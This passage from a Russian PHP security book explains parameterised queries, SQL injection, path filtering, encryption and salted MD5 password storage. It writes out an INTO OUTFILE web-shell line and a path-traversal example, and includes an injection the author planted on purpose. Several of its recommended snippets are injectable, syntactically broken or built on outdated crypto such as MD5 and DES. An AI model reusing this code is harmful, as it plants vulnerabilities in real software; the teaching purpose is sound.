С помощью префиксов можно реализовать доступ к нескольким базам на одном и том же сервере, например, так:

```
$db_name = "test" . $pfx;
```

Теперь имя базы данных будет состоять из имени test плюс то, что передано в переменной `$sql`.

Но это было просто так, лирическое отступление немцев на Берлин.

Итак, у меня в классе есть статический метод `ConnectToDB`. Его задача — создать соединение и вернуть его. Внутри метода для наглядности объявляются переменные с параметрами доступа к базе данных и происходит создание нового экземпляра класса `PDO`:

```
new PDO(параметры доступа к базе);
```

Созданный экземпляр сохраняется в массиве `$connections`, и при последующих попытках открыть соединение с таким же префиксом используется уже существующий экземпляр.

Снова лирическое отступление: почему я создал целый класс только ради одной переменной и одного статического метода? Неужели нельзя было просто создать файл кода и без всяких классов объявить переменную и метод?

Можно. Возможно все, но такой подход далеко не самый красивый. Просто ради наглядности в этой книге много файлов, в которых код располагается рядом с HTML-текстом и без использования объектного программирования, а в реальных проектах лучше использовать объекты.

В данном случае у нас код управления соединением с базой данных, и для него вполне логично (на мой взгляд) создать какой-то класс, в котором и будет находиться наш код открытия соединения и управления уже существующими.

Для работы с запросами у меня есть другой класс, `CQuery` (листинг 3.2).

Листинг 3.2. Класс для доступа к данным

```
<?
<?php
class CQuery {
  private $query;
  private $line = 0;
  private $row;
  private $lines = array();

  public function __construct($sql, $params) {
    $this->query = CDatabase::ConnectToDB('test')->prepare($sql);

    foreach ($params as $key => $value) {
      $this->query->bindValue(":" . $key, $value);
    }

    $this->query->execute();
    $this->line = 0;
  }
```

```
  public function fetchLines() {
    while (($line = $this->fetch()) != FALSE) {
      $this->lines[$this->line] = $line;
      $this->line++;
    }
    return $this->lines;
  }

  public function fetch() {
    $this->line += 1;
    return $this->query->fetch(PDO::FETCH_ASSOC);
  }

  public function getvalue($columnname, $defaultvalue) {
    if ($this->line == 0)
      { $this->row = $this->fetch(); }
    if ($this->row == FALSE || $this->row[$columnname] == NULL)
      { return $defaultvalue; }
    return $this->row[$columnname];
  }

  public function fetchvalue($columnname, $defaultvalue) {
    $this->row = $this->fetch();
    return $this->getvalue($columnname, $defaultvalue);
  }

  public function rowCount() {
    return $this->query->rowCount();
  }

  public function lastId() {
    return CDatabase::$pdo->lastInsertId();
  }

  public static function FetchTableRow($sql, $params, $pfx) {
    $query = new CQuery($sql, $params, $pfx);
    return $query->fetch();
  }

  public static function FetchTableValue($sql, $params,
      $column, $default, $pfx) {
    $query = new CQuery($sql, $params, $pfx);
    return $query->fetchvalue($column, $default);
  }
}
?>
```

Этот класс я набросал очень давно для небольшого проекта. Класс не самый эффективный, но невероятно простой, и мне удобно его использовать до сих пор для небольших проектов.

Посмотрим, что тут происходит. У конструктора `__construct` есть два параметра: строка с SQL-запросом и переменная-массив с параметрами для SQL-запроса. Все, что передается пользователем и на что может повлиять пользователь, должно передаваться в качестве параметров. За окном у меня Торонто и 2016 год, а в наше время чистить переменные уже не положено. Программисты любят критиковать и троллить, и если вы не пользуетесь параметрами, то за это точно можно получить вагон критики. И если честно, она будет заслуженной.

Параметры в SQL — это как параметры у функций в вашем коде. Рассмотрим пример SQL-запроса:

```
$query = new CQuery('select * from Picture where cwPictureID = :id',
    array('id' => $_GET['id']));
$picture = $query->fetch();
```

В первой строке создается мой класс `CQuery`, которому в качестве первого параметра передается строка запроса. В этом запросе `:id` — это SQL-параметр. Если запустить сам запрос, то он завершится ошибкой, потому что `:id` не существует, у него нет значения.

Значение передается классу через массив во втором параметре `'id' => $_GET['id']`. Здесь мы говорим, что `:id` в реальности будет равняться значению `id`, которое пользователь передаст в строке URL.

Когда объект создан, получить данные можно вызовом метода `fetch()`. Если запрос должен возвращать больше одной строки, то пройтись по набору строк можно следующим способом:

```
while (($picture = $query->fetch()) != FALSE) {
 // напечатать значение колонки Filename из результата запроса
 print($picture['Filename']);
}
```

Код в фигурных скобках будет выполняться, пока метод `fetch()` моего класса возвращает хотя бы одну новую строку. Если мы достигли конца выборки, то метод вернет `FALSE`.

Класс `CQuery` сильно упростил работу с запросом, все свелось к выполнению всего двух строк, хотя этот код можно записать даже в одну строку. Но самое интересное скрыто в конструкторе этого класса:

```
$this->query = CDatabase::ConnectToDB('test')->prepare($sql);

foreach ($params as $key => $value) {
 $this->query->bindValue(":" . $key, $value);
}

$this->query->execute();
```

В первой строке вызывается метод ConnectToDB() класса базы данных, и этот метод вернет нам готовое соединение. Тут же я вызываю метод prepare(), который должен подготовить запрос из переменной $sql к выполнению.

Первая строка немного перегружена и, наверно, плохо читается, но я писал ее для себя, а не для книги. Эту же строку можно разбить на две, чтобы они читались проще, а результат работы будет один и тот же:

```
$connection = CDatabase::ConnectToDB('test');
$this->query = $connection->prepare($sql);
```

Мне кажется, так проще понять код.

После подготовки запроса, нужно привязать к нему значения всех переменных. И это происходит в цикле чуть ниже в коде. Чтобы привязать значение к переменной, нужно вызвать метод bindValue(), которому в качестве первого параметра передается имя переменной с двоеточием, а второй параметр — само значение.

Для выполнения готового запроса с параметрами просто вызываем метод execute().

Я не призываю вас использовать именно мои классы. Я их написал для себя, для упрощения своей жизни. В Интернете доступно большое количество более мощных библиотек для работы с SQL. В больших проектах я предпочитаю использовать библиотеку Doctrine, и вот ее, наверно, я могу порекомендовать.

Самый главный смысл этих примеров — убедить вас в необходимости использовать параметры и показать, как это можно делать на чистом SQL без дополнительных библиотек.

3.8.5. Работа с файлами

Через SQL-запросы хакеры могут получить доступ к файловой системе. Например, следующий код сохраняет в PHP-файле сценарий:

```
SELECT '<?php system('параметры') ?>' INTO OUTFILE 'shell.php'
```

Таким образом, хакер может создавать на сервере сценарии со своим кодом со всеми вытекающими последствиями. Если файлы сценариев доступны для записи всем пользователям, то хакер может перезаписать уже существующий файл, а это уже чревато дефейсом.

```
SELECT '<B>You hacked</B>' INTO OUTFILE 'index.php'
```

Хакеры очень часто используют SQL-команду INTO OUTFILE для создания дампа таблиц базы данных. Например, взломщик получил доступ к выполнению команд и, сохраняя результат своих запросов в текстовом файле, может потом без проблем скачать этот файл для разбора в свободное время за чашечкой кофе.

3.8.6. Практика работы с базами данных

Обращайте внимание на все переменные и параметры, которые используются при формировании запроса. Даже если вы думаете, что пользователь не может повлиять

на содержимое переменных, необходимо производить все проверки, а лучше использовать параметризированные запросы. Сегодня переменная задается статически в сценарии, а завтра для удобства пользователя она может задаваться через строку URL. Вы можете изменить источник формирования переменной и забыть добавить проверку, что приведет к печальным последствиям.

Бывает так, что разрабатывая сайт, программисты сохраняют в таблице базы данных содержимое основной части Web-страниц. Структура таблицы может быть любой, но смысл почти всегда один — ключ и поля, которые содержат данные, отображаемые на странице. Строка URL для таких сайтов выглядит следующим образом:

http://www.sitename.com/index.php?id=N

Через строку URL передается параметр `id`, которому присваивается числовое значение. Имя параметра может быть другим (чаще я встречаю именно `id`), но смысл этого параметра — идентификатор строки в таблице, данные которой нужно отобразить на странице.

Когда пользователь запрашивает определенную страницу, происходит следующее:

1. С помощью PHP-кода из файла загружается шапка страницы.
2. Из таблицы базы данных запрашивается строка с идентификатором, переданным в качестве параметра.
3. На основе полученной строки формируется Web-страница.
4. Загружается и отображается подвал страницы.

Любой хакер, когда он заходит на Web-сайт и видит в строке URL параметр `id`, первым делом пытается подставить в него служебные символы SQL, которые мы рассматривали ранее. Если сценарий не фильтрует параметризированные запросы, и при этом на странице отображается ошибочный SQL-запрос, то хакер может определить:

- используемые на сайте запросы;
- приблизительную структуру таблицы и базы данных.

Дальнейшие действия — попытаться с помощью служебных символов модифицировать SQL-запрос таким образом, чтобы получить большие права, увидеть закрытую область сайта, уничтожить или подменить данные.

3.8.7. Проверка URL

Однажды я видел, казалось бы, достаточно хорошее решение с точки зрения безопасности. Программист небольшого сайта создал базу данных всех возможных URL-адресов, и перед загрузкой какой-либо страницы происходила проверка наличия адреса в базе данных. Если URL в базе присутствовал, то загрузка разрешалась, а если нет, то выполнение сценария прерывалось. Вроде бы все идеально, ведь хакер не может набрать URL, которого нет в базе. Но ничего идеального не бывает.

Для проверки допустимости URL используется примерно следующий запрос:

```
SELECT *
FROM Таблица
WHERE ValidURL=$url
```

Проблема заключается в том, что для проверки используется запрос к базе данных, а значит, хакер может передать такой URL, который способен нарушить проверку, если нет хорошей фильтрации, ведь этот запрос не использует параметров. Так что даже при использовании этого варианта защиты необходимо проверять переменную `$url` (которая должна содержать текущий URL).

Единственный случай, когда можно использовать подобную защиту и она будет действительно эффективной, — это простой сайт, где через URL передается только одна переменная `id`, которой присваивается числовое значение. В этом случае переменную `$url` достаточно просто проверить по шаблону:

```
"http://www.sitename.com/index.php?id=[0-9]{1,}"
```

Сначала переменная проверяется на соответствие этому шаблону, и если все нормально, то только после этого происходит проверка по базе данных.

Такой вариант защиты будет работать лишь для простых сценариев, когда через URL передается не более двух параметров, и эти параметры легко описать с помощью шаблона. Если параметры слишком сложные, то даже создать такую базу будет проблематично и бессмысленно, хотя бы из-за ее размера.

В любом случае, даже для маленького сайта я считаю такой метод защиты совершенно бессмысленным.

3.9. Работа с файлами

Теперь обсудим, что необходимо фильтровать при работе с файлами. Чтобы проще было понимать проблему, вспомните пример, который мы рассматривали в *разд. 3.4.1*. Мне удалось взломать сайт именно благодаря неправильному обращению с параметрами, используемыми в файловой системе. Функции работы с файловой системой мы уже видели в *разд. 2.14*, а сейчас остановимся на безопасности.

Повторюсь: абсолютной безопасности не бывает, но если следовать перечисленным далее рекомендациям, вероятность ошибок в сценарии сократится в несколько раз.

Старайтесь обращаться к файлам только в текущем каталоге. Если необходим другой каталог, то не формируйте путь на основе параметров, на которые может воздействовать пользователь. Это позволит при указании пути обойтись без опасных символов, таких как двойная точка или слеш. В ОС Windows опасны как прямой, так и обратный слеш, потому что в этой операционной системе при указании пути используются оба символа. При необходимости обратиться к файлам не из текущего каталога без слешей обойтись не удастся, но если указывать полный путь от корня, мы можем избежать использования двойной точки, даже если путь к файлу формируется на основе пользовательских данных.

Исходя из предыдущей рекомендации, необходимо фильтровать двойную точку и слеш (обратный слеш), чтобы хакер не смог указать относительного пути к системным каталогам. Если посмотреть историю бюллетеней безопасности, то вы увидите много сообщений, в которых хакер смог благодаря ошибке использовать путь типа ../../../../../etc/passwd и просмотреть список пользователей системы.

Следите за правами доступа к файлам. Для записи всем пользователям должны быть доступны только действительно необходимые файлы, а файлы сценариев к таковым не относятся.

К сожалению, в случае с файлами, нет параметризированных функций для работы с ними.

И все же, я не рекомендую использовать обращения к файловой системе, где на путь может повлиять пользователь. Постарайтесь найти другое решение проблемы, а лучше используйте базу данных. Базы данных — самое современное и универсальное решение. Работать с файлами приходится достаточно часто, и случаев, когда на имена файлов может повлиять пользователь, не должно быть.

Когда невозможно найти иное решение, чем позволить пользователю влиять на файл и путь, необходимо быть предельно внимательным. Например, на форумах очень часто используются картинки, которые можно выбирать для отображения над своими сообщениями. В данном случае можно избежать указания пути к файлу через переменную. Для этого все пути к картинкам прописываются в таблице базы данных, а пользователь должен только указать идентификатор необходимой записи, и путь уже будет извлекаться из базы.

3.10. Криптография

За время написания этой книги (8 месяцев) я тестировал много сайтов и просто сценариев на безопасность, стараясь выявить наиболее распространенные ошибки и описать их. На ошибках учатся. Мои исследования показали, что программисты не любят использовать шифрование. Может быть, они считают эту тему слишком сложной и избегают ее? Я попытаюсь продемонстрировать вам, что шифрование просто необходимо, и вы убедитесь, что с PHP это не так уж и сложно.

Все пароли, которые хранятся на сервере, должны шифроваться, причем таким способом, чтобы дешифрование было невозможно, и это достигается использованием алгоритма MD5. Такие данные должны храниться в нечитаемом виде, даже если вы уверены, что взлом невозможен. История доказывает, что взломать можно практически все, хакеры находили уязвимости, казалось бы, в очень защищенных системах. Вопрос только в том, как далеко может пойти хакер? Если хакер смог получить базу данных пользователей с паролями, и при этом все данные находятся в открытом виде, то задача взломщика сильно упрощается. Если же пароли зашифрованы, то их придется еще и расшифровывать.

Чем более стойкий алгоритм шифрования применяется в системе, тем сложнее будет хакеру раскрыть необходимую информацию. Если пароли достаточно длинные

и сложные, то задача подбора будет чересчур затратной, и большинство хакеров просто бросит эту затею и станет искать другой вариант решения проблемы.

Перейдем непосредственно к шифрованию. Нет, нам не придется придумывать или реализовывать какой-либо алгоритм самостоятельно, хотя и это возможно. Мы воспользуемся уже готовыми функциями. Реализовать действительно стойкий алгоритм слишком сложно. Над этой темой бьется большое количество великих математиков, поэтому не будем с ними соревноваться, а воспользуемся уже готовыми алгоритмами и реализациями. Тем более, что в большинстве случаев их вполне достаточно.

Я не советую вам пытаться создавать собственную реализацию даже уже зарекомендовавшего алгоритма шифрования. Ошибки. Нет гарантии, что вы не допустите одну ошибку, которая станет последней. Лучше довериться готовым реализациям на рынке, которые уже хорошо отлажены и протестированы временем.

Шифрование может быть симметричным, асимметричным или необратимым. Мы рассмотрим все три вида и начнем с самого простого — симметричного.

3.10.1. Симметричное шифрование

Исторически *симметричное шифрование* появилось первым. Для шифрования данных используется ключ, который служит и для дешифровки данных. Самый простой вариант зашифровать строку — выполнить логическую операцию XOR над данными и ключом. Для расшифровки требуется повторить операцию. Без знания ключа зашифрованные данные становятся нечитаемыми.

Какой бы сложный алгоритм вы ни использовали, у симметричного шифрования есть несколько очень серьезных недостатков.

- Один ключ используется для шифрования и дешифрования. Таким образом, отправитель и получатель зашифрованных данных должны обладать одним и тем же ключом. А как обменяться ключами через Интернет, когда эта связь открытая? Допустим, что вы хотите пообщаться со своим другом из другого города по электронной почте, не боясь, что кто-то подсмотрит вашу переписку. Один из вас должен придумать или сгенерировать ключ, с помощью которого будет происходить шифрование, и выслать через e-mail своему корреспонденту. Если ключ не был перехвачен, то последующие зашифрованные сообщения можно считать закрытыми ("считать", потому что защита зависит от стойкости алгоритма шифрования), но если письмо с ключом было перехвачено, то шифрование становится бессмысленным.
- Хакеры утверждают (и этому достаточно подтверждений), что информация, известная двоим, может стать доступной всем. Есть много способов получения нужных сведений.

И все же, симметричному шифрованию можно найти множество эффективных применений. Например, шифрование данных на сервере. Допустим, что необходимо зашифровать какой-либо документ, чтобы хакер, взломав сервер, не смог уви-

деть его содержимое. Документ не будет передаваться по сети, а значит, никому не нужно отдавать ключ, поэтому перехватить его не удастся.

Самый простой способ зашифровать данные — воспользоваться функцией `mcrypt_ecb()`, которая принимает четыре параметра:

- константу, указывающую на алгоритм. Интерпретатор PHP для шифрования использует библиотеку libmcrypt, которая поддерживает большое количество алгоритмов, поэтому рассматривать их все нет смысла, но основные константы знать необходимо:
  - `MCRYPT_DES` — алгоритм DES;
  - `MCRYPT_3DES` — алгоритм 3DES;
  - `MCRYPT_BLOWFISH` — алгоритм Blowfish;
  - `MCRYPT_CAST128` — алгоритм Cast128;
  - `MCRYPT_CAST256` — алгоритм Cast256;
- ключ;
- данные для шифрования;
- режим. Здесь можно указать одно из двух значений:
  - `MCRYPT_ENCRYPT` — зашифровать данные;
  - `MCRYPT_DECRYPT` — расшифровать.

Рассмотрим простейший пример шифрования по алгоритму DES:

```
<?php
 $key="это ключ";
 $text="Сообщение, которое должно быть зашифровано";

 $str=mcrypt_ecb(MCRYPT_DES, $key, $text, MCRYPT_ENCRYPT);
?>
```

В результате в переменной `$str` будет сохранен зашифрованный текст из переменной `$text`. Чтобы расшифровать данные, нужно использовать тот же ключ и ту же функцию, но в качестве третьего параметра передать зашифрованный текст, а в качестве последнего — константу `MCRYPT_DECRYPT`:

```
<?php
 $decrypted_str=mcrypt_ecb(MCRYPT_DES, $key, $str, MCRYPT_DECRYPT);
?>
```

3.10.2. Асимметричное шифрование

Асимметричное шифрование решает проблему передачи ключа по сети, потому что для данного вида шифрования используются два ключа: открытый и закрытый. С помощью специализированной программы (в ОС Linux для этого используется библиотека OpenSSL) вы генерируете пару из открытого и закрытого ключа. Открытый ключ применяется для шифрования, а для дешифрования необходим за-

крытый ключ. Таким образом, открытый ключ может без опасений передаваться по открытым каналам связи, потому что с его помощью нельзя расшифровать данные. Закрытый ключ вы сохраняете у себя для дешифрования.

Асимметричный метод надежнее. Нет, алгоритмы симметричного шифрования также стойки к атакам хакера, но при асимметричном методе, если вы никому не дадите свой закрытый ключ, его невозможно будет узнать, а значит, для взлома придется использовать только глупый перебор всех возможных ключей. Если вы создадите ключ, длиной в 1024 символа, то затраты на перебор будут чрезвычайно высоки. Однако никто не застрахован от ошибки в реализации алгоритма. Если программист допустил ошибку, то будет возможен взлом и без полного перебора всех вариантов.

3.10.3. Необратимое шифрование

Последний метод, который нам предстоит рассмотреть, — *необратимое шифрование*. Данный метод отличается от описанных ранее тем, что используемый алгоритм преобразовывает данные только в одну сторону, обратное преобразование невозможно. Зачем это нужно? Необратимый метод чаще всего применяют для шифрования паролей. Как же тогда проверить, правильно ли пользователь ввел пароль? Очень даже просто: введенные данные также шифруются, и результат сравнивается с зашифрованным паролем, хранящимся в базе. Если эти значения совпадают, то пароль введен верно, иначе авторизация недоступна.

Для шифрования необратимым образом в PHP используется функция `md5()`. Следующий пример показывает, как вы можете зашифровать пароль:

```
$md_pass = md5($password);
```

В результате в переменной `$md_pass` будет находиться зашифрованный необратимым образом пароль из переменной `$password`. Теперь посмотрим, как может происходить проверка пароля пользователя:

```
if (md5($password)== $md_pass) and ($username==$name)
 {
  // Авторизация прошла успешно
 }
```

3.10.4. Практика использования шифрования

Асимметричный метод выбирают тогда, когда зашифрованные данные передаются по сети. Если данные используются только самой системой и не пересекают ее границы, то проще выбрать симметричный метод. Ну а если данные ненужно расшифровывать, то тут однозначно хеширование необратимым шифрованием. Пароли никогда не выводятся на Web-странице, и нам не нужно даже знать, что именно указывал пользователь при регистрации.

Если вы выбрали функцию `md5()` для шифрования паролей, то должны отдавать себе отчет, что восстановить пароль будет невозможно. Если пользователь забыл

его, то единственный способ решения проблемы — сбросить пароль. И это правильный и безопасный подход.

Когда я был администратором собственного форума, то ко мне часто обращались с просьбой восстановить забытый пароль или обнулить его. Но как я могу быть уверенным, что тот, кто обращается, действительно является владельцем требуемой учетной записи? В таких случаях на сайте при регистрации пользователю можно предложить дать ответ на какой-нибудь вопрос, например назвать любимое блюдо. Если пользователь забыл пароль, то можно предложить ему ответить на вопрос. Этот метод раньше использовался достаточно часто, но сейчас от него отказываются, хотя буквально на прошлой неделе я с таким столкнулся на сайте IKEA. Безопасность такого подхода слишком низка.

Лучше всего, если ваша система будет предлагать несколько различных вопросов, а ответ нужно будет вводить вручную, а не выбирать из списка. Если пользователь забыл пароль, он должен сам найти вопрос, который выбрал при регистрации, и самостоятельно ввести ответ. Никогда не используйте заранее определенные списки с вариантами ответов.

Пока вроде все красиво, и ничто не предвещает беды. Хакер не может знать вопроса, который выбрал пользователь, и, тем более, ответа на него. Хорошо, но не совсем. Во время написания книги я нашел уязвимость на одном из сайтов и сообщил об этом администратору. Уязвимость была серьезная, и администратор попросил меня тщательнее проверить безопасность используемых сценариев, но не раскрывать в книге название сайта, если я соберусь описывать взлом.

Более углубленное исследование не выявило других уязвимостей, но мне удалось заполучить таблицу данных о зарегистрированных пользователях. Проанализировав данные, я поразился тому, что около 70% ответов были однообразны. Например, на вопрос о любимом блюде очень часто встречались ответы: пиво, бананы, оливье, борщ и еще несколько вариантов. Действительно, когда вам задают вопрос о еде, то большинство выберет самое популярное блюдо, которое первым придет на ум. Никто не будет выдумывать ничего сложного. Неудивительно, что подбор варианта ответа становится примитивной задачей.

То же самое было и с ответами на вопросы о кличке собаки, популярные клички можно перечислить по пальцам. В таких случаях достаточно иметь хороший словарь и немного времени для подбора, и большая часть учетных записей будет взломана.

Ну а если хакер серьезно нацелен взломать определенный аккаунт, то он без проблем может поискать ответы на вопросы типа «любимое блюдо» или «любимый цвет» даже в социальных сетях. При популярности и открытости социальных сетей о потенциальных жертвах можно узнать очень многое.

Если поиск не помог, можно воспользоваться социальной инженерией. Хакер может создать поддельный аккаунт в социальной сети с фотографией красивой девушки. Сколько мужиков (даже женатых) скажет свой любимый цвет, если им напишет привлекательная блондинка? Простые вопросы не вызывают подозрения, а именно их спрашивают на сайтах.

Приведу еще один пример. Год назад хакеры взломали сервер хостинговой компании, где находился мой сайт. Я сообщил об этом администрации, и через час ко мне пришло письмо, что все пароли принудительно меняются. Чтобы восстановить пароль, нужно было воспользоваться системой "Вспомнить пароль", при которой его отправляли на адрес e-mail, указанный при регистрации. Самое страшное, что тот адрес я уже давно забросил, и его закрыли. Чтобы получить пароль, мне пришлось отправить телеграмму в адрес хостинговой компании с моими заверенными паспортными данными. Любые сообщения по электронной почте игнорировались, и пароли не высылались. Да, это доставило множество проблем легальным пользователям, но зато можно было гарантировать, что ни один хакер не сможет перехватить управление моим сайтом.

Вы можете спросить, а почему нельзя было отправить паспортные данные по электронной почте? Нельзя. Дело в том, что эти данные могли быть указаны при регистрации домена, а значит, любой хакер может увидеть их через службу Whois, выслать по e-mail администратору сервера и перехватить мой пароль. А вот отправить заверенную телеграмму намного сложнее.

Необратимое шифрование можно использовать и для проверки целостности данных. Например, создать в таблице отдельную колонку, в которой будет храниться зашифрованный вариант всех полей. Если хакер сможет изменить содержимое одного из полей, но не изменит зашифрованное поле, то вы сразу же заметите что-то подозрительное.

Хранить зашифрованный вариант всех полей неэффективно, потому что это потребует слишком больших расходов. Необходимо ограничиться только основными полями. Например, можно зашифровать пароль с помощью алгоритма 3DES, а потом посредством md5 зашифровать имя пользователя и уже зашифрованный пароль. Такое поле назовем контрольной суммой. Тогда, если хакер попытается изменить имя или пароль, но не пересчитает контрольную сумму, вы быстро обнаружите попытку взлома и с помощью сценария сможете просигнализировать о ней (отправить сообщение на адрес администратора) и запретить вход с используемого хакером IP-адреса.

В реальных программах не рекомендуется хранить пароли в открытом виде. Они должны всегда шифроваться, например с помощью md5, и храниться в базе данных и в файлах cookies в зашифрованном виде. В этом случае нельзя из пароля удалять буквы, иначе будет нарушена хеш-сумма (которая состоит не только из цифр, но и букв), и сравнение двух зашифрованных паролей может выдать неверный результат. Эта проблема решается достаточно просто — не используйте переменную с паролем в запросе. В этом случае проверка пароля должна выполняться примерно следующим образом:

```
$query = DBQuery("SELECT * FROM Users WHERE (name = '$name');

$users = mysql_num_rows($query);
if (!$users)
   die("Ошибка авторизации");
```

```
$user_data = mysql_fetch_array($query);
if ($pass = $userd[pass])){
}
```

В данном случае мы выполняем запрос к базе данных с поиском записи только по имени. Затем проверяем количество полученных строк. Если оно равно нулю, значит, записи не найдены, и работа сценария должна быть прервана. Если строка пользователя найдена, то получаем ее данные и с помощью оператора `if` проверяем пароль. Можно искать в базе сразу по имени и паролю, это также будет достаточно эффективно.

Функция `DBQuery()` не является функцией PHP, она просто символизирует какую-то функцию, которая получает данные из БД.

Я уже говорил, что в базе данных пароль не должен храниться в открытом виде. Вместо этого он должен быть зашифрован необратимым образом с помощью алгоритма MD5 или другим стойким методом хеширования. На данный момент MD5 является вполне достаточным. Это алгоритм, по которому данные преобразуются в хеш необратимым образом. Обратное преобразование невозможно.

Достоинство хеширования заключается в том, что хакеру сложно узнать реальный пароль, который нужно вводить. Обратное преобразование можно сделать только банальным перебором. Нужно запускать цикл, который будет хешировать все допустимые значения и сравнивать результат с нужной хеш-суммой. На первый взгляд это очень усложняет взлом реального пароля, но тут есть одна проблема — хеши статичны. Хакер может один раз сгенерировать одну большую таблицу, в которой будут находиться все возможные значения (слова и символы) и соответствующие им хеши. Теперь не нужно ничего генерировать. Берем любой хеш и ищем для него в этой таблице соответствующее значение, которое и будет реальным паролем. Найти пароль таким образом можно за миллисекунды.

Получается, что MD5 — это мнимая защита, и превратить хеш в соответствующий пароль очень легко? Да, это так, но мы можем усложнить хакеру задачу, если перед шифрованием будем добавлять к паролю какой-то символ или строку:

```
$pass = md5($_GET[password]."jjsdfr235");
```

Теперь таблица хакера бесполезна. У него данные просто зашифрованы, а в нашем случае перед шифрованием мы к паролю добавили строку с бессмысленным значением. Хакеру придется генерировать новую таблицу, в которой все значения перед хешированием тоже объединяются с этой бессмыслицей.

Такой метод защиты вполне удачен, а строка, которую вы добавляете к паролю перед шифрованием, называется *"солью"* (salt). Вы как бы "подсаливаете" шифруемый текст и делаете его более безопасным.

Переменную `$pass`, зашифрованную с "солью", мы сохраняем в базе для будущего использования:

```
mysql_query("INSERT INTO users (name, pass) ".
   "VALUES ('$_GET[name]', ". md5($_GET[password]."jjsdfr235")."')");
```

Теперь, чтобы самому проверить введенный пользователем пароль на соответствие этому хешу, делаем так:

```
$query = mysql_query("SELECT * FROM Users WHERE (name = '$_GET[name] ".
   "AND pass = " . md5($_GET[password]."jjsdfr235") . "'");
```

Если вы пишете небольшую программу, которую будете использовать в своих целях, то этой защиты уже будет достаточно, потому что хакер не будет надрываться ради единичного взлома. Но если вы написали популярный форум или популярную программу, которую будет использовать на просторах Интернета каждый второй сайт, то хакер может все же потратить время и сгенерировать таблицу, в которой будут все возможные хеши для строк, объединенных с вашей "солью" `jjsdfr235`.

Как же защититься в этом случае? Нужно сделать "соль" изменяемой. Можно для каждого пароля генерировать случайным образом свою "соль" и использовать ее. После этого сохранить в базе не только хеш пароля, но и саму "соль", чтобы в будущем ее можно было использовать для сравнения.

```
$salt = сгенерировать значение;
$pass = md5($_GET[password].$salt);

mysql_query("INSERT INTO users (name, pass, salt) ".
   "VALUES ('$_GET[name]', "$pass", $salt')");
```

Теперь проверка пользователя может выглядеть так:

```
$_GET[user] = addslashes($_GET[user]);
$result = mysql_query("SELECT salt FROM Users WHERE
    name = '$_GET[name]'");

if (list($salt) = mysql_fetch_row($result))
{
 $query = mysql_query("SELECT * FROM Users WHERE (name = '$_GET[name] ".
   "AND pass = '" . md5($_GET[password]."$salt") . "'");
 $rows = mysql_num_rows($query);
 if ($rows == 1)
 {
  // пользователь есть в базе данных
 }
}
else
 die "Пароль неверен";
```

А действительно ли нужно что-то генерировать, да еще и случайным образом? Да, это будет очень хорошая и надежная защита, но в большинстве случаев достаточно чего-то более простого, если у вас небольшой сайт. Например, у нас уже есть в базе данных изменяемое поле, которое существует всегда и уникально для каждого пользователя, — это его имя. Чаще всего имя уникально, и поэтому его вполне резонно можно использовать в качестве "соли":

```
$pass = md5($_GET[password].$_GET[username]);
```

Главное, чтобы это поле не менялось. Если есть опция менять имя пользователя, то после смены пароль перестанет работать. Можно использовать просто первичный ключ таблицы, что тоже является вполне рабочим способом, и это поле никогда не меняется.

К преимуществам этого метода можно отнести экономию места в базе данных, ведь мы не сохраняем в ней дополнительное поле с "солью". "Солью" является имя пользователя, которое мы все равно храним. Второе преимущество — мы избавляемся от лишнего запроса к базе данных для поиска "соли" перед проверкой авторизации. При входе в систему пользователь вводит и имя, и пароль, поэтому нам не нужно искать "соль" в базе, у нас она уже есть в качестве GET- или POST-параметра (зависит от того, что вы используете, но надеюсь, что POST, чтобы введенное имя пользователя и пароль не появлялись в строке URL).

Недостаток у этого метода один, но достаточно серьезный, и хакеру легко им воспользоваться. Хакер может сгенерировать таблицы соответствий строк и хешей для наиболее популярных имен пользователей. Генерировать все он не будет, потому что его интересует только учетная запись администратора. А какое имя чаще всего используют для администраторских учетных записей? В большинстве случаев это admin, поэтому имея такую таблицу, можно быстро подобрать администраторский пароль по "засоленной" хеш-сумме. Чтобы такое не случилось, в вашей системе не должно быть администраторов с именем admin.

Рассмотрим следующий код:

```
SELECT * FROM Users WHERE (name = '$_GET[name] ".
 "AND (pass = '" . md5($_GET[password]."$salt") .
 "' AND pass = '" . $_GET[password] ."'))
```

В данном случае пароль сравнивается со значением в базе с учетом шифрования и без него. Это сделано для того, чтобы проще было сбрасывать пароли. Например, если кто-то из администраторов или программистов забудет пароль, то через прямой доступ к базе данных он поменяет пароль, записав в базу незашифрованный вариант, и такой запрос выполнится корректно. Причем это реализовано в программе, которая хранит большую базу данных пользователей, в том числе финансовую информацию. Никогда не делайте так!!! В этом случае пользы от шифрования нет никакой, ведь мы все равно производим две проверки, одна из которых сравнивает пароль с зашифрованной версией, а другая — с незашифрованной.

Как реализовать систему восстановления паролей? Пользователи регулярно забывают их, но как же дать им возможность вспомнить свой пароль? Никак. Мы не можем и не должны этого делать. В базе данных нет паролей в открытом виде, а по хеш-сумме восстановление невозможно. Единственное правильное решение — дать возможность сбросить пароль или установить новый. Можно действовать следующим образом:

1. Пользователь вводит свой почтовый ящик, указанный при регистрации.
2. Сценарий генерирует случайный код, который можно еще и зашифровать с помощью MD5 для пущей красоты и взять только первые 16 символов хеша. Далее генерируется письмо, в котором пользователю отправляется URL вида

   http://www.*вашсайт*/passrecovery.php?name=*имяпользователя*&id=*код*

3. Сгенерированный код сохраняется в базе в специальном поле, например, `recovery`. До этого момента мы пока не сбрасываем пароль и ничего с ним не делаем на случай, если это хакер пытается взломать учетную запись.
4. Пользователь получает письмо и щелкает по ссылке. Если он смог получить письмо и увидеть ссылку, значит, это реальный владелец ящика и учетной записи. Если это хакер, который взломал почтовый ящик, то тут мы уже ничего поделать не сможем :(. Хотя нет, можно реализовать двухфакторную авторизацию, но это уже отдельная история.

Сценарий passrecovery.php может выглядеть примерно следующим образом:

```
$query = mysql_query("SELECT * FROM Users WHERE (name = '$_GET[name] ".
   "AND recovery = " . $_GET[recovery] . "' AND recovery <> ''");
 $rows = mysql_num_rows($query);
 if ($rows == 1)
{
  // меняем пароль
}
```

Какая есть проблема у этого кода? SQL Injection!!! Вы должны сразу распознавать это. В первом издании книги в этом примере не было инъекции, я добавил ее во втором, просто для примера.

Обязательно нужно экранировать все переменные, полученные от пользователя, ведь хакер может без всяких писем просто обратиться к нашему сценарию напрямую и указать вредоносный код.

Для смены пароля можно выбрать один из двух способов:

- сгенерировать новый случайный пароль и показать его в браузере. Если потом пользователь захочет его поменять и сделать проще, то это уже его проблемы, и пусть делает его опять простым и забывает. Хотя сложно сгенерированный пароль пользователь забудет еще быстрее;
- показать форму, в которой пользователь введет новый пароль, и его уже сохранить в базе данных.

